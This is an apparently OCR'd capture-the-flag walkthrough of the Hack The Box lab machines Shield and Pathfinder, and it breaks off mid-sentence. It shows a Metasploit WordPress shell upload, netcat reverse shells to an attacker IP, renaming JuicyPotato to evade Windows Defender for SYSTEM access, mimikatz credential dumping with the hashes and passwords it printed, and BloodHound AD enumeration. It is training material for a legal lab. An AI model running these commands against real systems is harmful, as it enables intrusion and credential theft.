Save Draft
WordPress Events and News
Loading...
RSS Error: WP HTTP Error: cURL error 6: Could not resolve host: wordpress.org
RSS Error: WP HTTP Error: cURL error 6: Could not resolve host: planet.wordpress.org
Meetups | WordCamps | News

Foothold

The administrative access can be leveraged through the msfmodule **"exploit/ unix/webapp/wp_admin_shell_upload"**, to get a meterpreter shell on the system. Let's follow the following commands in order to get a session:

```
msfconsole

msf > use exploit/unix/webapp/wp_admin_shell_upload

msf > set PASSWORD P@s5w0rd!

msf > set USERNAME admin

msf > set TARGETURI /wordpress

msf > set RHOSTS 10.10.10.29

msf > run
```



```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Authenticating with WordPress using admin:P@s5w0rd! ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/ZeEqdypLyJ/dfSRCtZOPw.php ...
[*] Sending stage (38288 bytes) to 10.10.10.29
[*] Meterpreter session 1 opened (10.10.14.16:4444 → 10.10.10.29:49696) at 2020-07-12 08:17:01 -0400
[+] Deleted dfSRCtZOPw.php
[+] Deleted ZeEqdypLyJ.php
[!] This exploit may require manual cleanup of '../ZeEqdypLyJ' on the target

meterpreter >
```

Now that we got a meterpreter shell, we can use netcat (nc.exe) tp get a more stable shell.

So let's locate the binary.

```
kali@kali:~/HTB/StartingPoint/Shield$ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe
```

Let's copy **nc.exe** into our "Tools" directory

```
kali@kali:~/HTB/StartingPoint/Shield$ sudo cp /usr/share/windows-resources/binaries/nc.exe ../Tools/
kali@kali:~/HTB/StartingPoint/Shield$ ls ../Tools/
nc.exe
kali@kali:~/HTB/StartingPoint/Shield$
kali@kali:~/HTB/StartingPoint/Shield$ cp /usr/share/windows-resources/binaries/nc.exe .
kali@kali:~/HTB/StartingPoint/Shield$ ls
nc.exe
```

From within the meterpeter session, let's move to oyr local Tools directory

```
kali@kali:~/HTB/StartingPoint/Tools$ pwd
/home/kali/HTB/StartingPoint/Tools
```

We can use the **lcd** command (**lcd** stands for "**Local Change Directory**", which we use to navigate to the local folder where nc.exe is located.):

```
meterpreter > lcd
Usage: lcd directory
```

So, lwt's move to the "/home/kali/HTB/StartingPoint/Tools" folder where the "nc.exe" binary is located

```
meterpreter > lcd /home/kali/HTB/StartingPoint/Tools
```

We then navigate to a writeable directory on the server (in our case **C:/inetpub/wwwroot/wordpress/wp-content/upload**s) and upload netcat.

```
Listing: C:\inetpub\wwwroot\wordpress\wp-content\uploads
=========================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  18093   fil   2020-02-10 06:07:10 -0500  black-shield-shape-draw
100666/rw-rw-rw-  20083   fil   2020-02-10 06:07:10 -0500  black-shield-shape-draw
100666/rw-rw-rw-  254028  fil   2020-02-10 06:07:10 -0500  black-shield-shape-draw
```

The command to use is the “upload” command: **upload nc.exe**

```
meterpreter > upload nc.exe
[*] uploading  : nc.exe → nc.exe
[*] Uploaded -1.00 B of 58.00 KiB (-0.0%): nc.exe → nc.exe
[*] uploaded   : nc.exe → nc.exe
```

We can see now the nc.exe program in the “upload” folder

```
meterpreter > upload nc.exe
[*] uploading  : nc.exe → nc.exe
[*] Uploaded -1.00 B of 58.00 KiB (-0.0%): nc.exe → nc.exe
[*] uploaded   : nc.exe → nc.exe
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\uploads
meterpreter > ls
Listing: C:\inetpub\wwwroot\wordpress\wp-content\uploads
=========================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  18093   fil   2020-02-10 06:07:10 -0500  black-shield-shape-drawing
100666/rw-rw-rw-  20083   fil   2020-02-10 06:07:10 -0500  black-shield-shape-drawing
100666/rw-rw-rw-  254028  fil   2020-02-10 06:07:10 -0500  black-shield-shape-drawing
100666/rw-rw-rw-  11676   fil   2020-02-10 06:07:09 -0500  black-shield-shape-drawing
100666/rw-rw-rw-  23065   fil   2020-02-10 06:07:21 -0500  cropped-black-shield-shape
100666/rw-rw-rw-  36889   fil   2020-02-10 06:07:21 -0500  cropped-black-shield-shape
100777/rwxrwxrwx  59392   fil   2020-07-12 15:23:12 -0400  nc.exe
```

Using Netcat

On another terminal we can now launch a listener

nc -lvp 1234

```
kali@kali:~/HTB/StartingPoint/Shield$ nc -lvp 1234
listening on [any] 1234 ...
```

Next, we can execute the following command into the meterpreter session

execute -f nc.exe -a "-e cmd.exe 10.10.14.16 1234"

```
100777/rwxrwxrwx  59392   fil   2020-07-12 15:23:12 -0400  nc.exe

meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\uploads
meterpreter > execute -f nc.exe -a "-e cmd.exe 10.10.14.16 1234"
Process 632 created.
```

And we get a netcat shell:

```
meterpreter > execute -f nc.exe -a "-e cmd.exe 10.10.14.16 1234"
Process 632 created.
meterpreter >

kali@kali:~/HTB/StartingPoint/Shield$ nc -lvp 1234
listening on [any] 1234 ...
10.10.10.29: inverse host lookup failed: Host name lookup failure
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.29] 49729
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\wordpress\wp-content\uploads>
```

Privilege Escalation

Running the "**sysinfo**" command on the meterpreter session, we notice that this is a Windows Server 2016 OS, which is vulnerable to the Rotten Potato exploit.

```
meterpreter > sysinfo
Computer    : SHIELD
OS          : Windows NT SHIELD 10.0 build 14393 (Windows Server 2016) i586
Meterpreter : php/windows
meterpreter >
```

Let's download the "**JuicyPotato.exe**" binary frome here :
https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe

Let's save the binary into our "**Tools"** folder

```
kali@kali:~/HTB/StartingPoint/Tools$ ls
JuicyPotato.exe  nc.exe
```

NOTE: Sometimes browser does not allow the download

In this situation we can use the following command:

```
sudo wget https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
```

Then with the lcd command we move to the "**Tools"** folder from the meterpreter shell and we procede with the upload of the "JuicyPotato.exe" into the "**uploads"** folder.

```
meterpreter > lcd /home/kali/HTB/StartingPoint/Tools
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\uploads
meterpreter > upload JuicyPotato.exe
[*] uploading  : JuicyPotato.exe → JuicyPotato.exe
[*] uploaded   : JuicyPotato.exe → JuicyPotato.exe
meterpreter > upload JuicyPotato.exe
```

NOTE: We will have to rename the Juicy Potato executable to something else, otherwise it will be picked up by Windows Defender.

From the meterpeter session we can use this command:

```
mv JuicyPotato.exe js.exe
```

```
meterpreter > mv JuicyPotato.exe js.exe
```

From the reverse shell on a Windows Machine we can use this command:

```
rename JuicyPotato.exe js.exe
```

```
C:\inetpub\wwwroot\wordpress\wp-content\uploads>rename JuicyPotato.exe js.exe
rename JuicyPotato.exe js.exe
```

From our shell, we can create a batch file that will be executed by the exploit, and return a SYSTEM shell. Let's add the following contents to **shell.bat**:

echo START C:\inetpub\wwwroot\wordpress\wp-content\uploads\nc.exe -e powershell.exe 10.10.14.2 1111 > shell.bat

```
echo START C:\inetpub\wwwroot\wordpress\wp-content\uploads\nc.exe -e powershell.exe 10.10.14.16 1111 > shell.bat
```

```
C:\inetpub\wwwroot\wordpress\wp-content\uploads>dir
dir
```

```
07/13/2020  11:55 AM                98 shell.bat
```

Let's start, from another terminal, another netcat listener:

```
kali@kali:~/HTB/StartingPoint/Tools$ nc -lvnp 1111
listening on [any] 1111 ...
```

Next, we execute the netcat shell using the JuicyPotato binary(js.exe):

js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337

```
js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\inetpub\wwwroot\wordpress\wp-content\uploads>
```

NOTE: if our payload is not working, we can use another CLSID

Option to add : **-c {bb6df56b-cace-11dc-9992-0019b93a3a84}**

Now on the listener terminal we have a shell as "**nt authority\system**"

```
kali@kali:~/HTB/StartingPoint/Tools$ nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.29] 51880
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

And we can have access to the **"root.txt"** file

```
PS C:\Windows\system32> cd c:/users/Administrator/Desktop
cd c:/users/Administrator/Desktop
PS C:\users\Administrator\Desktop> dir
dir


    Directory: C:\users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         2/25/2020   1:28 PM             32 root.txt


PS C:\users\Administrator\Desktop> more root.txt
more root.txt
6e9a9fdc6f64e410a68b847bb4b404fa
```

Post Exploitation

We can now try to dump cache password. using a tool named "**Mimikatz"**

```
kali@kali:~/HTB/StartingPoint/Shield/RottenPotato$ locate mimikatz
```

The 64 bit versione is the one we need

```
/usr/share/windows-resources/mimikatz/x64
/usr/share/windows-resources/mimikatz/Win32/mimidrv.sys
/usr/share/windows-resources/mimikatz/Win32/mimikatz.exe
/usr/share/windows-resources/mimikatz/Win32/mimilib.dll
/usr/share/windows-resources/mimikatz/Win32/mimilove.exe
/usr/share/windows-resources/mimikatz/x64/mimidrv.sys
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe
/usr/share/windows-resources/mimikatz/x64/mimilib.dll
/var/lib/dpkg/info/mimikatz.list
/var/lib/dpkg/info/mimikatz.md5sums
```

We use the meterpeter session to upload the "mimikatz.exe" file:

```
meterpreter > lcd /usr/share/windows-resources/mimikatz/x64/
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\plugins\KEfhvrmUam
meterpreter > cd ../../uploads
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\uploads
meterpreter > upload mimikatz.exe
[*] uploading  : mimikatz.exe → mimikatz.exe
[*] Uploaded -1.00 B of 1.20 MiB (0.0%): mimikatz.exe → mimikatz.exe
[*] uploaded   : mimikatz.exe → mimikatz.exe
```

As a "**nt authority\system**" we execute mimikatz and use the **sekurlsa** command to extract logon passwords

./mimikatz.exe

```
PS C:\inetpub\wwwroot\wordpress\wp-content\uploads> ./mimikatz.exe
./mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

sekurlsa::logonpasswords

```
mimikatz # sekurlsa::logonpasswords
```

And we find the password “**Password1234!”** for domain user “**Sandra”**.

```
Authentication Id : 0 ; 328389 (00000000:000502c5)
Session           : Interactive from 1
User Name         : sandra
Domain            : MEGACORP
Logon Server      : PATHFINDER
Logon Time        : 7/13/2020 2:13:21 AM
SID               : S-1-5-21-1035856440-4137329016-3276773158-1105
        msv :
         [00000003] Primary
         * Username : sandra
         * Domain   : MEGACORP
         * NTLM     : 29ab86c5c4d2aab957763e5c1720486d
         * SHA1     : 8bd0ccc2a23892a74dfbbbb57f0faa9721562a38
         * DPAPI    : f4c73b3f07c4f309ebf086644254bcbc
        tspkg :
        wdigest :
         * Username : sandra
         * Domain   : MEGACORP
         * Password : (null)
        kerberos :
         * Username : sandra
         * Domain   : MEGACORP.LOCAL
         * Password : Password1234!
        ssp :
        credman :
```


Machine : **Pathfinder**

Ip: **10.10.10.29**

Enumeration

We are going to use “masscan” this time

```
masscan -p 1-65535 10.10.10.30 -e tun0 --rate=1000
```



Port **88** is typically associated with Kerberos

Port **389** with LDAP, which indicates that this is a Domain Controller.

We note that WinRM is enabled on port **5985**.

We can attempt to enumerate Active Directory using the credentials we obtained in a previous machine:

- **sandra**
- **Password1234!**

We can achieve this using a python bloodhound injester, but first, we need to install **neo4j** and **BloodHound**.

```
apt install neo4j

apt install bloodhound
```

Let's install now the python bloodhound injester, tnat can be found at here:

- https://github.com/fox-it/BloodHound.py

It can also be installed using pip:

```
pip install bloodhound
```

Let's run the command

```
bloodhound-python -d megacorp.local -u sandra -p "Password1234!" -gc pathfinder.megacorp.local -c all -ns 10.10.10.30
```


```
bloodhound-python -d megacorp.local -u sandra -p "Password1234!" -gc pathfinder.megacorp.local -c all -ns 10.10.10.30
```


The BloodHound injester created some json files ready to be imported into BloodHound.


```
Remainder of file ignored
INFO: Found AD domain: megacorp.local
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 5 users
INFO: Connecting to GC LDAP server: pathfinder.megacorp.local
INFO: Found 51 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Pathfinder.MEGACORP.LOCAL
INFO: Done in 00M 07S
kali@kali:~/HTB/StartingPoint/Pathfinder/bloodhound_js$ ls
computers.json  domains.json  groups.json  users.json
kali@kali:~/HTB/StartingPoint/Pathfinder/bloodhound_js$
```

Next, we need to configure the neo4j service. We can accomplish this by running the following command


neo4j console

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ sudo neo4j console
Active database: graph.db
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2020-07-17 17:15:19.946+0000 INFO  ======== Neo4j 3.5.3 ========
2020-07-17 17:15:19.955+0000 INFO  Starting...
2020-07-17 17:15:21.655+0000 INFO  Bolt enabled on 127.0.0.1:7687.
2020-07-17 17:15:22.772+0000 INFO  Started.
2020-07-17 17:15:23.490+0000 INFO  Remote interface available at http://localhost:7474/
```

You will be then prompted to insert or change(at first login) your password.




If connected we will see




Next, we start BloodHound


bloodhound --no-sandbox

Ensure you have a connection to the database; indicated by a □ symbol at the top of the three input fields. The default username is neo4j with the password previously set.






Below before importing the .json files:




Opening BloodHound, we can drag and drop the .json files, and BloodHound will begin to analyze the data.




We can select various queries, of which some very useful ones are **Shortest Paths to High value Targets** and **Find Principles with DCSync Rights**.

While the latter query returns this:

